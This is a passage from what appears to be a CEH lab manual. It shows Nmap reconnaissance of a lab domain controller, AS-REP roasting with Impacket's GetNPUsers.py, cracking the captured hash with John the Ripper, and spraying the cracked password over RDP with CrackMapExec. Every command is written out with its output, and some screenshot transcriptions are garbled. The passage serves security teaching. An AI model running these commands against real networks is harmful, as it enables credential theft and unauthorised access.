[root@parrot]~#
#nmap -A -sC -sV 10.10.1.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-12 01:10 EDT
Nmap scan report for 10.10.1.22
Host is up (0.00067s latency).

Not shown: 983 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-12 05:10:18Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
```

9.

```
nmap -A -sC -sV 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
└ message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2022 Standard 20348 (Windows Server 2022 Standard 6.3)
|   Computer name: Server2022
|   NetBIOS computer name: SERVER2022\x00
|   Domain name: CEH.com
|   Forest name: CEH.com
|   FQDN: Server2022.CEH.com
└ System time: 2024-06-11T22:11:15-07:00
| smb2-security-mode:
|   3:1:1:
|   Message signing enabled and required
|_clock-skew: mean: 1h23m59s, deviation: 3h07m49s, median: 0s
| smb2-time:
|   date: 2024-06-12T05:11:15
└ start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1  0.67 ms 10.10.1.22

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 77.84 seconds
[root@parrot]~#
#
```

10. After scanning is complete, we get the domain name which is **CEH.com**.

11. Now, we have DC IP and domain name, which can be used in the AS-REP Roasting attack.

12. Close all open windows and document all the acquired information.


Task 2: Perform AS-REP Roasting Attack

An AS-REP roasting attack targets user accounts in AD that do not require Kerberos pre-authentication, exploiting the DONT_REQ_PREAUTH setting. Attackers can request a ticket-granting ticket (TGT) for these accounts without needing the user's password.

The DC responds with an encrypted TGT, which the attacker captures. This TGT, encrypted with the user's password hash, is then subjected to offline password-cracking tools such as Hashcat or John the Ripper. By rapidly guessing the password, the attacker can eventually decrypt the TGT, revealing the user's password.

1. In Parrot Security machine, open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.

3.



4. Type **cd impacket/examples/** and press **Enter** to move into the examples directory.

5.

The screenshot shows a terminal window titled "cd impacket/examples/ - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]# cd impacket/examples/
[root@parrot]#
```

The desktop environment visible in the background includes icons for CEHv13 Module 16 (Hacking Wireless), CEHv13 Module 13 (Hacking Web Servers), and CEHv13 Module 14 (Hacking Web Applications). The taskbar at the bottom shows the current path as "cd impacket/example...".

6. Execute the command **python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22**.
- o **GetNPUsers.py**: Python script to retrieve AD user information.
 - o **CEH.com/**: Target AD domain.
 - o **-no-pass**: Flag to find user accounts not requiring pre-authentication.
 - o **-usersfile ~/ADtools/users.txt**: Path to the file with the user account list.
 - o **-dc-ip 10.10.1.22**: IP address of the DC to query.

7.

```
python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot]~[~/home/attacker]
#cd
[root@parrot]~[~]
#cd impacket/examples/
[root@parrot]~[~/impacket/examples]
#python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADtools/users.txt -dc-ip 10.10.1.22
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra
[+] User Mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[+] User Shiela doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User Jason doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[+] User Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28
b563646920402532c601f8e4c0275b0ef09228ac56f7a8b8c6554d2933966a3c41c15c50881b4e5f31fb8e1ab91ee74febaf
97cc66260377fe4758548662854b8366ac77e182ac34d1566a7fa2b2a82ef03dfe01ef3ced46d3320c152d42302117607362
37439d1d2eb79406129c614506876129b850c7969460e5b39ceaba9790c027adbf9cb80ca0afadb14e6b112b930ca34968ce
7d9dc3f34da9e76318dd9621d135137afabe89d03e781f24ffb08f667f767c81ca0c51436207a7aeff83a3aad9671ff10ebe
fb853905a
[root@parrot]~[~/impacket/examples]
#
```

8. We can observe that the user **Joshua** has **DONT_REQUIRE_PREAUTH** set. As this user is vulnerable to AS-REP roasting, we obtain Joshua's password hash.
 9. Copy that hash and save it as **joshuahash.txt**. Execute the command **echo '[HASH]' > joshuahash.txt**.

10.

python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADTools/users.txt -dc-ip 10.10.1.22 - Parrot Terminal

```
$sudo su
[sudo] password for attacker:
[root@parrot]~[~/impacket/examples]
#cd
[root@parrot]~[~/impacket/examples]
#python3 GetNPUsers.py CEH.com/ -no-pass -usersfile /root/ADTools/users.txt -dc-ip 10.10.1.22
Impacket v0.12.0.dev1+20240606.111452.d71f4662 - Copyright 2023 Fortra
RECOMMENDED USE

[-] User Mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not
[-] User Shiela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credential
[-] User Martin doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$2656
b563646920402532c601f8e4c0275b0ef09228ac56f7a8b8c6554d2933966a3c41
97cc66260377fe4758548662854b8366ac77e182ac34d1566a7fa2b2a82ef03dfe01c75cc48d552e152d42302117607362
37439d1d2eb79406129c614506876129b850c7969460e5b39ceaba9790c027adbf9cb80ca0afadb14e6b112b930ca34968ce
7d9dc3f34da9e76318dd9621d135137afabe89d03e781f24ffb08f667f767c81ca0c51436207a7aeff83a3aad9671ff10ebe
fb853905a
[root@parrot]~[~/impacket/examples]
#
```

Open Terminal
Open Tab
Close Window
Copy
Paste
Profiles
Show Menubar

11.

The screenshot shows a Kali Linux desktop environment. In the foreground, a terminal window is open with the following command and output:

```
#echo '$krb5asrep$23$Joshua@CEH.COM:4e1ef4e28e080ffcdf0d3f27bd80eaba$265606a6fd11206a6baae8593b41d727097d28eb563646' | john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt
```

The terminal window also shows the path: [root@parrot]~/.impacket/examples]. The background shows a file browser window with two modules listed: "CEHv13 Module 13 Hacking Web Servers" and "CEHv13 Module 14 Hacking Web Applications".

12. Execute the command **john --wordlist=/root/ADtools/rockyou.txt joshuahash.txt**. This will crack the password hash and will give us the password in plain text.

13.

```
Applications Places System john --wordlist=/root/ADTools/rockyou.txt joshuahash.txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[impacket/examples]
#john --wordlist=/root/ADTools/rockyou.txt joshuahash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-HA1 AES 128/128 SSE2 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cupcake      ($krb5asrep$23$Joshua@CEH.COM)
1g 0:00:00:00 DONE (2024-06-12 01:23) 25.00g/s 25600p/s 25600c/s 25600C/s letmein..abcd1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[root@parrot]~[impacket/examples]
#
```


14. The password for the user Joshua has been cracked, as shown in the above screenshot which is **cupcake**.
15. Close all open windows and document all the acquired information.

Task 3: Spray Cracked Password into Network using CrackMapExec.

Using CrackMapExec for password spraying involves leveraging its capabilities to automate the process. For instance, if "cupcake" is a cracked password, CME can be used to test this password against numerous user accounts and services across a network. This approach helps identify other accounts that may be using the same password, facilitating further penetration testing or security assessments.

1. In **Parrot Security** machine, open a new **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Now, run the **cd** command to jump to the root directory.

3.



4. In **Lab 5: Task 1**, from the Nmap results we can observe that other hosts in the subnet are running services such as RDP, SSH, and FTP. Therefore, we can perform password spraying on each service individually to check for correct credentials. In this task, we will be focusing on RDP. However, you can explore and check other services.
5. Execute command **cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake"** to perform password spraying.
 - o **rdp**: Targets the Remote Desktop Protocol (RDP) service.
 - o **10.10.1.0/24**: IP address range to target, encompassing all hosts within the subnet 10.10.1.0 with a subnet mask of 255.255.255.0.
 - o **-u /root/ADtools/users.txt**: Specifies the path to the file containing user accounts for authentication.
 - o **-p "cupcake"**: Password which we cracked using AS-REP Roasting to test against the RDP service on the specified hosts.

6.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "cd - Parrot Terminal" is open, displaying the following command sequence:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker#
#cd
[root@parrot]~#
#cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake"
```

In the background, a file browser window titled "cd - Parrot Terminal" is visible, showing a directory structure under "/home/attacker". The visible files and folders include:

- README/license
- Trash
- CEHv13 Module 13 Hacking Web Servers
- CEHv13 Module 14 Hacking Web Applications

7. After the spray completion we find that user **Mark** is using the same password **cupcake** on host **10.10.1.40**. We will now try to connect to RDP as user **mark**.

8.

```
cme rdp 10.10.1.0/24 -u /root/ADtools/users.txt -p "cupcake" - Parrot Terminal

File Edit View Search Terminal Help

RDP      10.10.1.30    3389   SQL_SRV      [*] Windows 10 or Windows Server 2016 Build 17763
        (name:SQL_SRV) (domain:CEH.com) (nla:True)
RDP      10.10.1.22    3389   SERVER2022   [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.40    3389   MARK          [*] Windows 10 or Windows Server 2016 Build 22000
        (name:MARK) (domain:CEH.com) (nla:True)
RDP      10.10.1.22    3389   SERVER2022   [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.22    3389   SERVER2022   [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.22    3389   SERVER2022   [-] CEH.com\Administrator:cupcake (STATUS_LOGON_FAILURE)

AILURE)
RDP      10.10.1.22    3389   SERVER2022   [+] CEH.com\Mark:cupcake (Pwn3d!)
RDP      10.10.1.40    3389   MARK          [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.40    3389   MARK          [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.40    3389   MARK          [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.40    3389   MARK          [-] CEH.com\Administrator:cupcake (STATUS_LOGON_FAILURE)

AILURE)
RDP      10.10.1.40    3389   MARK          [+] CEH.com\Mark:cupcake (Pwn3d!)
RDP      10.10.1.30    3389   SQL_SRV      [-] CEH.com\heyash:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.30    3389   SQL_SRV      [-] CEH.com\Shiela:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.30    3389   SQL_SRV      [-] CEH.com\Jason:cupcake (STATUS_LOGON_FAILURE)
RDP      10.10.1.30    3389   SQL_SRV      [-] CEH.com\Administrator:cupcake (STATUS_LOGON_FAILURE)


AILURE)
RDP      10.10.1.30    3389   SQL_SRV      [+] CEH.com\Mark:cupcake (Pwn3d!)

Running CME against 256 targets 100% 0:00:00

[root@parrot]~#
```


9. Click on **Menu** and search for **remmina** in the search field; then, select **Remmina** from the results.

10.

